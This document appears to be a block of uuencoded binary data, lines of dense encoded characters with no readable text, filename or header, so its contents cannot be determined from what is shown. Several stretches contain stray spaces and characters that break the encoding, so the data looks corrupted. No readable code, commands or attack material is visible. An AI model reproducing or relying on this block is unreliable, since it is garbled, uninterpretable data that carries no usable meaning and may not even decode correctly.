M4-K'2/L:3\C71Y*^QOI`",=:*0K0ND@ (QULI\$. ,=&4H'6JDPXSD7TO?J!+R
MWSZ-_&=G^+)G_E?Y+^_O\WIJ:N;L'Z?==K?3<N(_N[[W_NF\ [Y_N>E1N_
M_W6#W+)?XFIV=-+\$\Q<NJMUSYI*:\$IY+8EF53>;4+9BYI&1YU7K,'L+.,/1?
M3^*_DUEOR=0%B^IF=^Q45L6V;/3?6D4P,P9/AE4:/)ZU=\$Y9B=WVHIHE2Q?-
M+YF_M*ZN*J<!WA)>.EU:)A=(591T+UDRMW9Q.1LROJ%+_+0RF%.BWL8J<QNK
M6#9GSE\OD*EO@=1?^WM;?OZ/?\FRDD%^?Z,I1H(V>,Z/LF55X80)ZQW-_MO7
M_^01_^E7?CLW\QI?G^__305)5?;=^/W?&^+V3_N?P]__ [4&P_ON_K^?N/\W
MQ.U?[?_] (X:M7^+?O?W#^W\ZW5?F_RMZ9RHWO)OB%N8_U?3DJJ[ZE&@>JKR
MA.J55)ZJX+L45!JDDA)FDJWZJ-4?54_U/Y0'Y*JG:HH4&U5%=-A!H\$-3CI
M/QS"SJ%0PZ"&0XV`&IE0HY*J-3?96HU.J"T2:HQ6WN01*:WT6/,HK56>^6Q8
MJZZE8__-9[95?Q/D%4'=_V/O2F/CN)+SUS,DNSEJ2D.*E'BK21T<CCCDG"0E
M#FQGQD"Q9EVT=%D5K)5X2*5&B0E&2N3:= [%J.LXY_) \$#R(T\$0) \ (28Q,!L1V;
M6D2[^15L\B>_@OP(L'\2!%A@X2R018`AG:9JM?']/2<O\$9V=I[\$UV_ZU;N/
MJE=5KQHG4NX`N\Z'!'! =U%9[F7(B,5U2<Q"D9IU6<P=DL-V=Q`&TJ7L5K?' .6
MRA"6UC1.;;J,<RK.XP(5KN(BWJ#: :F=/:OS0+A%(\$YI5[\$&S!"\5K%?:/W]
M6B2H'2885R2H0D.+BDNX8\$&\$&2+0K4,\$NI-3AHV4K.5%_3FLPH<V\$1Q,JW^0
MYHIN9>*583\M2=A>XSN1=A36+,'OC'"^5)"9F47SEBI"6J'\Y81T'RTTIQMI
ME;CHX\$7#)D)[Q---;VB8R&^E7[?H=PD]8PT_@'3F,[B>P3WZ%"6!%916E9'7
MP0&90!4H*R@/T&_/'Z&L:MLG5>HG(MN]Y.]"*?FR\$.2WP8,N;*,%NAW[Z*T"
MZ3G",O93D33WC(()5@^\$R[[GZ+" [VW^'MO]WJ^P(Y\$':J\5*S?_SFV5U6N
ML\$1=K-\&.T2U';&CJL8.X?*=64WXVN%U63KOM<.*`*AK02M4\$JJ@O7."=PXN=
MU(!J6@TU0CS_#G83I,^J?H#>7/2L>(9:*J'NU,\$5U?>RVTY9@ (9`H<Y7J=LE
MM(N^A=RUHQ_ZO+\$_T<WP@7 (@?\C1.\ [\7\D%BOB_T (XX)2ILP%HG+6W*QR'
M48%>M%`DTM-7X600")2D!0[Q,%*L/:G!"!! [K#!, . =YAOIMH%X!Z2<P9T%]/
M4E8&VDD8&M3&M78SYS1,!-^D9: !P0H0\$_FUM[S,3L#G\$2=,0X@2;0#1C\$F?H
M5L;+K5:2Y41Q%@!A;'-@.;F9U&4^9W/2,#JX9PT\3SU)F+K5Y#SH/:2'"83-
MY1)\$J]:>:\$3F''6*0/1_YCS#E*<.DY2K^31+UIB&R*/,!+61I0UALRQ'*6*^
M1/(I1F):)%>[(LZ">*XM"2.HYIOK\PM.TZ@^J)\$!* [=VTRJ;8:826_V4*;
ME'"6'DX@<ES@DEE+JO_5Q9!/B)*@+J;YXZ6J":Y>P]G%R=G\$MVF160[.7YO
M6N,>H+QIYO0EQYJ&AP^G*3[L6T/)X5PEVP;,%AV-F?'A=-&"4\$VM6<11LS3+
MSC8CE[(L?L>4C\$0CD4BV=<#ST@!RS!DBE\7VPX9U*6RKX63G^9#YT['T]0U0
M#+78WQS;@+%WC&M^K2=[^K!S!['X@]&PE5(S%JPS<21SXIBM6'M:P:WE9MD2
M\$A#)]'8J.@* [?'F[_(:_Q.)AE/HOUBT^/IB+/X/W<\. (3#Y>A#7\$8_G]H&
MV'M)\$8P<#@EY,(P1#X[BF(*7%1SWT(ETH)R.: "?<J[_ZL[L<>D7!206G/!0\
MS>!G%)Q5*J"UQ2\KN"<@O,<=X&]B^R]H>"2@E\$9ESUTD!Y@;TS&FS*N%)0_
M]"T'?XBJ0&_TW9VO8)QH/V'^#@L(ZV<D`ROIJ,%*NJKB&N@YH6(24]E829WH
M4C&-ZPY6TC7<D#&C8A8WJ9XJ;F'.R4K:CP,J':8/2*A*)30)BD/,#FI7<1LW
M)52G(QZI2#TLV\$IT[&5*E,H,^J+'+.J0@BKB"J(H:HA)JT:%F";/PP.53=
MZ!+!HT4.U48Y5'L%>X@Y5#0;1*A-/,L\$IZ6=?&:7;'*'ZB`R<Z@ZD.!0!:A(
MFM)ZP1+?>Z" "I3'!H:HL/<0LJH=7\!K8RQ56HPE<:'7HEJ&T2-'>%E)E0"
M(H5%M=O*J389[C^22ZRS\JNWP[GC[OY&3LY14X^QZ!YH:GR,G0W^2NGW5M!P
M+?[(+7V\^G,&^6NQC_*=\$\G84W<^DJ0&_PH:K\4YO0!@&9I[=77U*WKZ##B=
M]07L?R0U/Y)<G*2)<G91SN_[&Y(;U&PU:(^)HL^@473+1JFUD^MX;F#!IC\
MMVTTXI7828NS&A>HFF/8C674X3W4XR_0B(_1A!4TXT?8@W^DYS]3M?Z39M-/
M:3[]'U02-7S2;K1+]?!+6B2VM'I=2`HG4%8NHB(=!E1,>S->*SB^W#+%\$<=
M\1S;I:]00<O5X7*5?278D[1'&+.PR>#WE39XY9DGHN<.PM1KZ26?=A(#M,&X
M^>3V#CD!\^F/I0\$Z@0<(K;G(G4='VD)'M4-K#CY/>(/NS=-/3ZM7=YTG\C
M6\C_"X5CJ?R_[F"1_BN\$<_#_1HK\O[7R_T;RX_-;#K;V2#_+\\67XC:V;Y
M:0G>(M.!TQ9CY:B-L3*=F;%2Y\$\4SN6Y_P]MZ?X?":7L_] &>XOY?".?8_X>*
M^_]:]_A'RMA.+F_Z?2H4U'`D.%00)#&T\$"X\6M_FOK\MS_A[=R_P^EH?]C
M1?YO09QC_Q_.M/^;\$L`TNW_WK^O./YP?Y3^<I-N73389S&/#`T[2`\RVV7>O
M9Z,?7L]&7]S40[\$N;_I_"_6_(Z\$4^C\6*>I_%\19\K_+Z]'_';F#][WKT?&*
M^H02>'T:)7`A.GS!RM^*[Q21ZWV6!KBN#.X4W@VM60)\WSKU`-O1!,KM38)

MX9WS@&`) [_9',W3!J],1_<G"NZ%4X9V,4181^D1W#Q7%;1L2M^E:]6BA6<Z"
M%A:ZT2B*4+-XLEHXC1CY+=@4H1N+BC()W5A%VA2Z[3/D?WK!?\?&QNCYW1<J
M=#LHS+3!T/4^(*S3I9--U6",VKB,6GP'=01-L]5HAT-DP]GH(INFHB[X!EV>
M^/_T_%1HW4?^7/H_W<&4\U]/3_'\5Q#G./_Q.&<Z'F8\^49^70^'W%OYGO\$%
M-LYQHLKG]">P?B3[P2^RGG/?5ISY-%T9>S99\$3NAA!T)ZAK79K1]? "P5X(/]
MM@R6\VA\$-!;+W@H"2.51"B5OJEHT>T>]>(DI(UTTW.6>G7C\$W6-<;%U\'TW7'
M\RD@/2M7+R.G' C]UV<U\ACL:S-U7P8R]=6OLRM@5ZK&WZ5\TV,'<C>4."G=S
M!3NT0\$]OK_XB\$(Y\$*9?N#DU\UDQ;UI8=762;\$[<ZYZ;OW%B<R:"+;^GAWQJ;
MO6*!IM/(M_<&'X_=O))+[5SP\2UAY:"O7;-26"SL/+HU\$*8&]X8.9>]9\$RI-
MYPIVFVAG?R#4VYMU*\$_HC*5TLV56L)1R[RIBRG!&68<1Z7HRX]H4U9/C=C\$
MNE/.CIJ:3[>NPSPLE+T6H.;JAC^2YC*YF^+B@7W,9K6`_:K!LO9PA@YL(INX
MR":/O3,0C@9CN3AG`L:QB]+4"&68&R%GF_D\$-F\$!#YF83(^<2()^T7RQM=!_
MZV4!Y:#_HN%@V\$'_A4*Q(O^G(,[B_WSDP7&<*,<K."FS`K>;%;C=I@ (W!U_S
MX'6<\S`O0\%!!6]XT(W3Y8CA\$GNC"BXK&&.NSYL,>47!MQ1<57!-P;B""063
M"J843+N! /SFBX+J"&PIF%,S*N\$GO?G;-O?J30W\@XQ;KE9]F;T[!;05W%,PK
MN*O@-Q0LR+CG08"C`QR]J."^C`<>:L!#]N9DO"5CJ:#LI6^GLRT@XVUJ"=76
MP5S:9CM+R7A'I?/NSN)^4\5OX3O9^\$M',*CBNWC/P5]:QB,9[ZOX;7Q`%5'Q
M._B>D[_4@UX5A]'KRK;H4,HGJ.(P^E1\B`)]\$G\$5;4EQ\$@II&`;PBB<:BYE*`
M&IB@B@B./R!4D43&4.\;'T?=X:`\1(S(PS6F#Q6U<@B#@A?F1*82%/7U=>&
M^"BAT"E7[9B,VL\AD>F(X(HE[_,,1-AG2/&/?R[0J]>?AR=?_IA[C*M=Y))E
MX)9S%:T,.L8.JNL1^C7NGA.0F>5T30D/XY-897U(S.K;`)5ME+5"2M*J/@
MOS\$L*+PM6&5N9I25O1#["5Q]N_V\$<Nj1[=B)(*II4ZW!)6K<MX7]A"&S\J[/
MJ*F400J%.] [@;7Y,18Y2[@W7J-A'DO3QZG_9"J^U"J^S%^ [U]=N`ZAFHL:K!
M#M#8U?@8Y4([_7]MH\$TZ:'-2B[GXQFO)K=YC%:S98<M^A)91=^D//:-NK^_L
M:(FW^>RYT1+QNZJ5?E<^_Y)M7>HO]O*+-N_9<V>HI8&_?XPV=W]CH"% ,H=VB
M4`HW=HIV<SU_*EK%;\`PCVJP_W!)7<D*#MBJU&95R6>O4J74\$:]<' ;%W2#M#
M-E3Y,RS\0;T3.NS1SQ"@N,[#I77THMKMZ.Q88KJMN.1R_U(^E5CPY^O?FG+
M(VC-GE!X-GKER^IH^A]XAO!H7<E31`[+=;0*HI]:4_Y#P19MI'G03#.G\$;70
M:%VU4MQ>O(G)F,\$!?'`?A_M^%L<Q,\ (@?X"G7B.+LF#3LF+@+0+\$6D/HM(^
M=\$O' "&.<P2' I-@Y+`R\$N_2' ZI3_&\$>DO:7?^/H:D)QB6/L6(]"\X*OT\$QZ1_
MQW' I2YR0_ALGQ3)K1OESN*2:YP2W[3G>DS\$L-Y3^D@-L#8AF[C%1]Y<+2NX4
MG</EK?^_I?+?GJ+]KQ?D[/+?#@3*^<J6;(A^V6/AK*B7S=B3._W>'AKL!7
M09\`30B5TUX3-^2_C4+XJ[#HMQ%`&#PA_%5P5,8Q#^HXWSHA!!:2V0(2ZJ_D
M9P1LQ"#.3ZHXA=,RSJ@XBU>S\$>=M+/Q]#: \ [B/-3."?CO(H+N"A\$R6_@DI,X
M;\8>MO.U1Q"\SBL"EO"W!:TJ1G%1'"]3U?Z3A;\CJ)?_8ZE2CN_SZ*'B_+?
M#5VW-.6]\$@^A"&GBZ18BRU;#<M4FD+-\JS,3.;L?"7+V@"4QY8)_;\$A^/WRA
MDM]GJ*/H>C;GU: !3M]P:/YC?E5T"_#YM\$=#O1#OFFUR2(\$Y*UT*W&S<[-,O
M/Q;=6ES>^K];: ?\SG\$;_*UK\$X5P%OX[_^%KXN6TD`[*Z&!\`V"O4T&78M\$#
M8=8\$BR*FH%MA4J".*89:]\$)G\$06UB#.D00KH]B-D#-\$!H*#8?B0_;#]L8'M"
MC<\$5:~B!%,*F;']7NP3:F\$;.' \L02M0X08]D(SMZ]'`^EX-`D\GJP4;)]C^%
M4=!S3&UXG:J^"9.?PQDP_`1K6\4K=<*+, -HW53M:A1/MV'Y4Q)(?A/0NH;,
M:)U5GDRTKE,2^XR"OT9V/KD!^=GYW&]5WX'!.0L=@S<(:Z:ZT8JB*Z3+V_YW
MH>]_%O6_"N(<^E^#Q?L_#H`LZE^#^>E^#6[J_9!K;W_, [A%]W^T]\$86S3B'
MF<7B5:%"N5S[/W^*YNK"_3M7YR>NW^`^-[.],GB3S_;]CTC0N?^'BOM_@=S>
MEJZ)V3M=]V8\GKU:IS7<--(:H_ZK_%\$GK;-3T`\$I\$+22+0`*9\^!`3R34]J^
MD,?#LTL+3-[5]H4/4]3<[,2]KI=/\U%LX7!GEQ8888!>KTPOK#4>7=\<;?
M!&.U6\K1XYE^:W91"Q;WB8VY?~?_.I>^<+G6?]CY_3>B_XKW_PKC7LCZMR]_
M<ST7E_,+<;G6?R*^`ZW;<^LK(_?Y+^+\$_Y2@N/X+X)(OT;!J#Z87[LW.W^EO
MI3G0^M*`MG[GB=\=7YCF6Q]3_:V)R4.KO'5`'+HPSOO!54;I`YVITRW>E8C6
MP>^-/Y@VP6D+(8C\$F#P`5(]"B\$>%?BE<<3;Z%CH19_2(?6A=OC"[<&C!-`
M?'`I[O3`T.FK@%\XEPBG1(0<\$714NGM_<>#A;5X*\2[CIZA\$5W+^@8!1^[L+
M\XO3DXM7)^>GI@W(Y%=)4`?&;T_?T[C,_E9Q(F\URS:K,/W6Y/1=2LN1`XGC
M;)Q3#N@[:;Q+`#!3="4G<61T?79Z;BHI)QU.5X.,=V4J*)1<"L?0`IE<F+V[
M.+<P<"+>9?OEK(E99G)WB+;S>'7I\$VB@B`H*X?+A_PD4OH&/0.:B_X+. [S^&
M@Z%@I/C]QT*X_,=?WUW6(P?.@?^#T1[G^3<+MK_*XRSY+\U`I1AAPRO!R[L
M8*]21I6,G2EBU(P2V!*)Q)V^<;2"^)2+D+P?&)(E?67+>5[%=7F+Y%?&IFF
MZWP(+2BE&K-C<1TK0\$O"M\$"+80BZU/_4%#0Q*O\$(?1@72N`FL&U0#7#;M^=<
MHT_A9F65DD0R_=MS992[3\$FXC`J1S?87,%9;X=:_M<A!\JU_L,4YUC_P>[B
M^;\@SGG_GP_K!L<^<<V=/^QNR4^6;6(4S;RQF=_GX.VR`%&I8/%VXDZE?IG>
M\$D]0E\$TF8)9:%`ULLLNZ_H]/S\W-;T3S2W>YSO\QI_V/4\$]/N/C]QX(X"_]W
M>PC?~9>SV2(%+1ZT8J^'\$.0^]O9[^%NS[/EDM,OP\$X9]2U?CDI;H[]CFT0@E
MS#^D[\$`QC0^UC0Q]^&;?UR1WQ*V(\H\8SYJ`L//JTU0F+`?#*. *BR;KL\$5<1H
M; \POS\$FVUR.A4T84@JV75JJA#K0RB/<* (J*SB1ID+Z)PZ57EI0J777\$K<E,ND
MN[0]\79H:9\$:)S\8G[L_??8Z9>D;LBM)<3055#Y!SXL,(_IL"!J-`^^8+J%M
MJXI0A2!`9/JC[B&2IA*Z*24`V50%4S^`2:6=1);IH/L%Q064?P97E=LBEQA<
MI[(4^E=.;VJPRTC"FKR"_I(^<61=0?YNU#JRKO!Z_"LHO49>V;M/'\$DJR:^S
MDC0:%2^IQ*H3LD8H<M7:*L%0725..#8WU6#!M1F5W>;U_`R\$X3*\$T<+FRCA
M`F`VB_NS:<N6YY:[K/L_KZX-G/M-M^;S?ZB[.Q0LGO\+X7*/O]`VU`9:Q__
MGEBL./X%<7F._WD*K=L`2"[]_UC8>?X+=0?#1?JO\$,ZB_XY["+_ [&,VWL^<O
M9W.P,E`* (5/02<_N]@+*GP3H!1A#W^FRT.P,?:ZV>MACZW#\O.PC#X9<2*D

M'NCT"- .+92 (<SI)@+!<"Y8GQ>Q0N)9T0'V),505G#?#Y^].+UG<9Q: ^P&3#)
MQ<1W' %TWYITDHSZ_=9*Q%G4JDRXJT26 [9/2K&, !+F2\\$2% 'N#IZZ<) 0.LH:9
MCB, @PG6; IK\B_?#XM*SN&)@7" '0!EU; V&N%1M2<9K73%V/[69%VW38LU?Z\
M7OO-H\$ /7K9' ?F.Y.0"+:=GM@3; K [N2A@ZB&F.W4>7XWQE; W=XBE3J%90; 07T
MJ]L@' *N8?/5 [I [Z 'RU^)?_H"; ITX-3^ (Q^E*B#SE8TTE^; KE5I&' %*, 8ULC_
ML70@, Y0\0^GH4Y2Q&K_B_QRN%917>?0PT; SE*] BV 'M7=75) 3TM!X [3' :&; I
M&L=. #311T7YO) 0HJ9MX=X%=-4P./2J2/5_ ^5H?Z4, FFBFG&8/PYHJL6SJ_03
MR; N=(^FYPP#Z*STN:L'Q1Y () 3 [X!UY\$ "3T\O/9N>B% [C=A\35&T%\W7AIW",
M>F*0^O4,]>@% ^CU&_3A!M; A!N; Y#O?\$(S?B (>OX) 3<W/; ; ; ^D\$KZ!Z**F [E^
M*/\E' :6DKQ#85BVWR;) LF; KE8=AKD, XR5SO>\, 3J>YUL/DC] VR%N2) H) \$I_M
MNYP 'UHGRH#UF@KXJA, P: MV1J! =EN\$4/[? !Z^VEDO/P-1M?, E+, JO01T6-Q.
M, \$L8, "Y7M-H&OY ('O%+ZGS) Q '< (<=&=> 'Y3' D6_F%88UX?]UW@' (B?) 3] 3^B
MH: +^1T' <[.V [\PN+FM"WG) WOM&, +ULY. 9@_S) ' !PAUF_7Z#TOO2O37-] R2QE
MSLAG8P<+O7 (!SY^: "B: 4U!, 18:&] 'DRP@U/*2R!0_G55I.K0\$N%P> [] =TJ6\$
M35LM87DPG5J\B=M=7B) JGSK (('DDR/#3C.@PA) JPLZE [ZJ9AUFY-!8ON89)
MY2UI '7L9?0 [8] >T 'Y' F%WT1\H6#] EJD9!BFW) ; 277 [@JQ.V<@>T8' NJ\$4=K
M5-) F<>_A [. +DC"V7Y!PF: 9B\$' ; +DK, 000; 79) ' 'DIJ:OC] ^?6'P" ' [8E6' : .
M: 3Z5">5=&0\$>SK, N) GPD"WPDN>Z. *RA+6: : \4; OD>?U '2QKE/D=^#W+E% [9G
M: "0ZE&WAF8U (2=6; : [F&?, 9&X6@ "6V\$-OA4*] J7T!L' 2.ABGF=LMYKFSF>E*
MNC%OKUNZ! 9Z&^+: 6<R) *T^ .T] J2+24; %K*; J\$^ ^; (J; *C? \WK@&>4_ \ [Y+3_
M' @J&0D7\7PCW=-#_I@1% [>\7Y?Z/O2<!CZ) (MR: 'DPP) 1Q ((9^A, @!R03F9R
M (3D@0 ('00H!, @ (@: .S, =TF9F>ISNR0\$/%Y>5=1%=4?A\$!02O (+NB' '8P*BM>
MK!S*/CY1WU-11%; Q8/4] Q0/SZJ_NF>F93 (X), &_ =G9^C> [KN^NL_JNJOOVJA
M_] ?6.00C ([*FOJX"] \ ' ^+T^?%US_#03XA?_R\$D-Q>NG<&7X. !/_QK_, #> (_
M (-'W_) <7SRV=45) IH, MG] **, GNR_=) G>_O^R<G1! ^\^ '0#ECY>HPFM, 72D='
M) E%X&\$1KIME9P' CZU! ; XD\$MGUN@F4BF5#BM5SAGMO\$!T: (\$JM1KI5% "%_ [^;
M\$80^@E_T#ZH: G-' ULXP>Z#\+C#V] ^' _P_' '>' 8%Y9: %@<, =A1WW=/H3 (\$=EU\
M, ?QORX\>F5.63I^ (+DM/ .W [TS3T+, D] FG3YKIV>73R@M/^' 8\$1:Y\; -AKXRX
M+J4^ [/Y/4R_6C8L_ & [] HR/V/?3ID?/.G8\] SW] C_85?A@M418>VW [0?_OS. [
MK0C8*3' 2WK-E7GE9R/RXPE-/G^">^' GG_D1>R.VW3#4<JAD75CJZKUWG+MX
MS] (S*6<JS?&75C=>60FV51] S\X=_7//!8JJ8OV7 '\] V<V"5_] / .RY6K; 2DN (
M+GKZ' 6WOK#QK^33 [V_C_' ; +OL6LF) XIC1B; ^, ? (7\ \Z; J3ONN1ME3YVT? \$61
M<?WCXS?5) 2ZZ] &CEB^+=/WA [:VSMP@ \=!Y+&/W*L [%!; "9_64O>7E4\ : ^W];
MO/* [' : -O_OZ-] 0, VKJ@ \-?#4N@M' ;] 7<E7KVY! 0-] _2N68>/ ' J5_NMOP \ : O;
M7FU? ((Z, /A+VU, 00- /?G' 5J<^ -CN#LL7HY) (FF58^KIQ_ [S=-B>"0\XEM2^
MK_G3?XU<<N') AUXX%] I2L_7C)] ZHU90RMJ: U%^HG#9Q_ ^V&^?>NLHMOSGUX\
M2_OCQ=^] E54; . ^9FXY@WO [_Q&3' G0: KRSJ?OWO6/; =>47OM2T@/C+D1#C^ _:
M] N&10A5" CZBZZW&P\$F, ; &7--K=3M*Q: 45<3. C_0%NF1C8\J\>N6 [MI: OZ3E
M8%QJR5] FK*F) UQC#] F6?] M+? \MEI [PSU/ASY% =SKG^&, ^0.39VQ] HNUMYRK
MN#! @Q_U/9PYD68H3CYL^W; +\>- /Q' XZ? . ?_U@ (>16' OOMGD?K*_M5Q8R=) 6Q
MZKWU [] 4N^ (\#%CM7=??VD*-1<Q [] F' -X9<RBD] 2J= \ _M&?: RJK?A>?F: ^; 5
MKXHL: <R<EE: 7<F' URR] >J\$ELW7>JJJ5\Y2KMF% S#ZC6WO+]] S' M/+) A] _> : %
ME; OWOLW_ /O9L [OJ77IW7<FC) V*/?7% @=<^< ; J: ISTEPV' 7KMI \XCA#T>W7%. P
MT% #9F/K^C/S5P_Y^N+! G9=>K-QASIY=?>>DA+>. S3L7W3&Z>4MH851) 0I *C
M=<OSZ [90CPP] =OJ; +7<7' X\ \<KF#-WZA^<?0!FK [OEDS>) -SPD+ (T\ V3=YY
MQX5M# [PTU?#R\Y>>TN: \4#YZ [:U?G_ [^' ^; DQK% \$3L2BA) O> . [!1 [? . ?+BZ
M=&Q" : 9FN>DK-\3L?7/S5_+, . !U-ZW?TO%' [YY; \$M] .BJX:>' S6X9>%UX 'Q5S
MQ%I2; 4K: <. ^9S] ?N' E>1LFOC [IVQP_<8 (U [6' A, >0S>EKZ@X] W#FR9') !] L'
M+?KKV+V#U] VWX] X [^NTOL418QFY8/_) 9 [= &\N] (27K7L: !XS: , .P-: U5J=_8
MILX^; OM; /44/>6] I; -7,] EDQ9QZ: U; IA; G% 'Q5M/W3@3S>U033^8] -R '\] H-1
M=-_WZW^ ^XV&C;>QF^/67?RX_=J+0P; _?ONFR5, V [!FW: EE' _CM9] ; 8; , S^)
MN3=K_Z; B.P^<NO>U\ =9; _ [" <^Q_ [7U\XG' ABZT/?7!RU, ^J] 10GJ 'V^, BB [:
M\TQVVZ5OAXF#; L_ ^ \?WV6_?150*; \$? _LZ->_&Y1P (?H6^V?7?W8B^ \L1ME<2
M3T4<^O+ITN] U#7DC&D^>^ . &' , /JI+PV+; SX_I&GONWN_FZ+^<%L' M>8WVS; K
MEMQW. &S^R; 4% (3L; 3NX+48V; , 6#LXSE%91F?7SI_ ^+OG-LV-W1R2/' C [^ \ =R
M-YY5/? [C7; , F?75N [?M+A [8V?OLH=VQX '\ /\$ _5/ZOXZJ/HJX\$#?^Q, AG) H] ^
M?, .FYO6OQ<: . /%TYWCBY7] ; 0@BV; /FIX^: Z? =^ [] ?\$2XX877R^ .GOEFS-3/Z
MR `>), \YM-JJ' 3GYCW [&02MVHWQ '6% [%GXB=YH0@9PH' @5 "%QR\$UR2O87UXDS
M^^*] WCDHR5GMD?H/; J; IG4A9I2B/1#^I/. E^7EDX. 6\$#&ZJPC6X. [XN ("< (_
M, ?BE_S%] LP#K: ?Z7F^U] _Y->GYD9U/\ ' '2 [[+ZT*J1@U4OFP, U*C4"] [K2@X
M>Z=!84C=C2E_) ^, D=-*HT" "CPP [GNPV<A2WGS&9. (%G.CL*\ " , \C^Z' ^F, FH
MTJ_]; ?5*<-U) N) \$: Q8! F=KYP229>A\$K+0B (5Z' A [L (6. *PBSKR\$G#; '4UHU
M&J9"ZI) F&V=G31' @? =6WK1\$T: A3<7) [@, D?S=#1#B>3\ (' '8&X43/Q, *20; I
M3MOYB%TD0B2QF9>" \XF#3 (3& [D<#XM# '\] 0^A: UK1H' 846 [T/Q8%Y^=!%N] K1
M\ .J8D?00Z (, ((>G68YPH.OIjX] \O^E?*!C_*\ _ ^, TL?W/\) #+CHOT) !; 5TR
M '14C6W%Z, @, UB@!F\$\$\$G80B0<- ('3M>0MVFVUZ8, ?#.S>7C\$*Q: !8L-. +Z] K\
M4@TL (!Y%*LPP (X#@^VCI& (5&H) &OX: @>; !XAXFB (2' G:>D8 '\) ^W) ' # (*C8%#
M5?%HG&_#2#5<U-"3; 604^ .K6H%0T0; 9LA>ZGP2 (MP\ D?P\ %4-P3IG; @UPM\$F
M\BD' , \$3>\IQ5 (+D; ZNU\ D^1 '^UH%N_5EGAJ! "J '\$<E8<#X6 ('J-9' A5=_AB
M-%6#\3E-P>. [Y=PSE9R [%\$; ; >+BGL*PG#NWD SXAP9GA&N 'Z) ER. X, L!M+JHA

MYJ) 1DKEH?XE) 0^H! 4ER57C8+_0C, 0@>WHWC, MH?"%5D) : 7M15! M*C\$F2WOOC
M] S: 4W (; 20W/#6M&3\$+P%+6I%N?!&; \$/ [*VQ#, R7; T/ZR; 2AJ2: MN0UFX" JTH
M?) 2?P4 (4OPV#C [GPVO&5.WP: 9`BFHW% (-AWMZ.@X@=!B# (1O\$+C\!WXV -R
M>*@4CD; BYVN*>*T=CTCVJQU5K1W7D\AS\?^34?0EE*E218 [5J-0: 38=4CAI-
MZL#] %JY& (2H, N% !B@MKYNX; TGT [NZUB%36B49!, JH<4988"G#2@90L (G/=G
M%VIH. 7"\$#UO/*, G6\$R+FNW*AW; :=+@P6 `M8DV\ [] ; LQ) : 2/1%--=8H669/W0_
MFAZ' 2B3Q' 88E] JSJF-G [T] R#KFX#B7UEV?-5AY [EOW. 30^] G@/JP_YN=F1/<
M_PL\$^ (%_R=) 5#7STKXR>YG\^] G_S=, ' SWP&! 7N'_, L^`^DW_NKSL3%V0_@, !
MO<-_GTF?@/_TK\L+SO" ` [T [W%Y"D`?Y'] . 3G: 0_@, !_N! ?WOZ_\OZ?\KSM
M?_59P?L_`P, ^CO@X3>6 [. +ASQ3Q! N5-+! XM\$IRLHZ720X@B%2 (,) ?] `3U%4 `
MO^G_JOA_ [&3_DZ, /VO\ \$! %SKOT, " [/\QT B5-9.^/TC%W</XX&&=E (&Z@?+E^
MA, / [L+J) ^N0 ` , AR%X41*! Y" T [` "RO] (!Y") O#Y `: G' T_%\$U2_2MY@. R1_067
M [P# (_E?; FZ>/JC_! 0) Z@7\@1?U5O?^] T_GOS#Q] 4/\ + "CX_PT: E (#TH<48
M (C&ORPJ=B@' >LB-0#CQSU>#>) 0 (NI9P (O@+UD>A: XN-%@QFB/@ (N?8U&A1 "C
M"- [DBU_A=: H&_] \$H! (-^#^1; 8A" _PZ_X`YX") VMACT=EU/! 9?B?085B?#D2
MZ: TT"E_*BC7-3J<P/<DF [] MC\W`KR?WTG?W\$Z&6I-0: -=; MQP;) J5LF< .164
MH: 32H* <2, 8! GER19KNGAKEEXUG*" &LV) 0N5H; G<N9<* : B=N8 "C0O" J [EA; ?Y
M. "MJ&?X, 3P,) 7N" ^8! XG@=/E: K0H"BU&U5`H. K3\$8V//M: D&T: _] _0FX] %\$
M0SU. A. L> [=RLE'] [EBA] Q26&"V: 6M<% . ZVS (R. ==LN"N) H*X20G%"L) H8OPA
M. 3M! Q) =) \$I) NDL4C1_86, EG>AXPG; FMB0L" ! 2TS8LUAWB; GF6: 26M! !P*" +=
M%1M! W%?#7OM`K, 4, (18F>' C (F; E= . Y%LH\22"HY28E"Y&YG.>J [. !O (\-; 0
M@G84@=6>R/) VI, ' /?G-WHZAV% (U?^\<, : \$, #) [0AN\$<V) A; >] \ (=L#%P@2R\
MJ_&C#0UN0T, 4: >+QQQ' \$6PH\$ [\$=#%\6A8?01B%84/2D, QQL6UH9&C1AHNJF@
MM>, (KDT-XI `9C93] IDAWPP_ \$OV (06/; \$H, &82\3C6, -PO `0<<P2RXH8VXCZ=
M@, #R) 007-\$. E1NEJ1&. RS8`> `; D1@G0! XJ" _; NBU_+^*] [_ZD/\Y6<' Y7T# `
MQ_J/ WN7B17' 7: S/QR) MD_YT=O: R3 `K72W_RO; PPR (L_ (+6TWF) 2ZQV9U, %C
ME: FS1P<0 [3X<3A" ` #<WY5V1YRNV-@I, =Q; B<EY-. 4BY7*3U^., 4\) <)_BCCX
M9TIW-] J" (XIFIR, 9VME\$<#*SS/5U&?EM</TVN, MMJL<J2HIH] _9NXJL83LZ `
M\W! 4 (MI; /%) "8XCXHSUS\$9\$HJ361AB@X3KT<&RAXW, N! RQ: 5U4&RJ (M"K%!] 5
M9+TS5OR"VG. X] DI' 02N"BX-] @J [XOXDQ-W (-5\#Y+^K3_%^7&YS_! P1ZP/\5
M\0#=#A_U_+&. "^^\ \$] `; _2] G+N?VK3_C/TP7I/R#06_SS] KX [`>+_G_0_B<P
MX ` _^Q4PQLR^#P' _\Z_1Y0?_O`0&_\>] . T. NAX#_ ^LXC_UR#^KSY<#OY [JQSZ
MC__LK+R@_7='X++QOZ#GE<\$>UO\R \ [] RO/" ?DQWT_Q (8R\$BCBJL, %>DS2^: 6
M+"@VE\$RG9I3. *: \$I: GH%-; ?"0) 573 "^=44UKJ#3\ES+4<X*\4MC\$" ! 3C\$`D+
M+*0Q9G, +A8<) : X=SHE1M"R76LY" `86PB) ?*`F: JS\Q; X2ME9@>RH429&9"A.
MI. IXA] 6\$2RP5 (850SSO,) LK*BU0M2UEX\$U?' 25G6XZ\$' %<G0: &R, L8%9RE) X
M5- (P*FG%-?4P*O, USF7-. L [*F. 4J+Z" 6^U@#5, 9@1-\$N1UK10U0ST \ ([1#ER
M5U&A] 1" 6%PLSF_/JL%J+ [] 7N0O2<F3/N3, V& [DZ6RHA2UG"BMZL@/6&_@6 [
M, >#SOZR<A<0Z"W^`S\W TP7] /P8\$, _% `.= 69E! _3\@X#?^`S3_RPJ>_P@ (
M7 ` [^K^+\+UN7%<1_ (. "R\ =^+FX%ZF/] EZ3) U7OC/U><\$S_%! ' J<25&=@#3
M@> `M1\%; CJ2PX"U' P5N. @K<<_ ; O=<A2\$KN"*Z' _%1I%KY, 26+M3 `GM; _< [.]
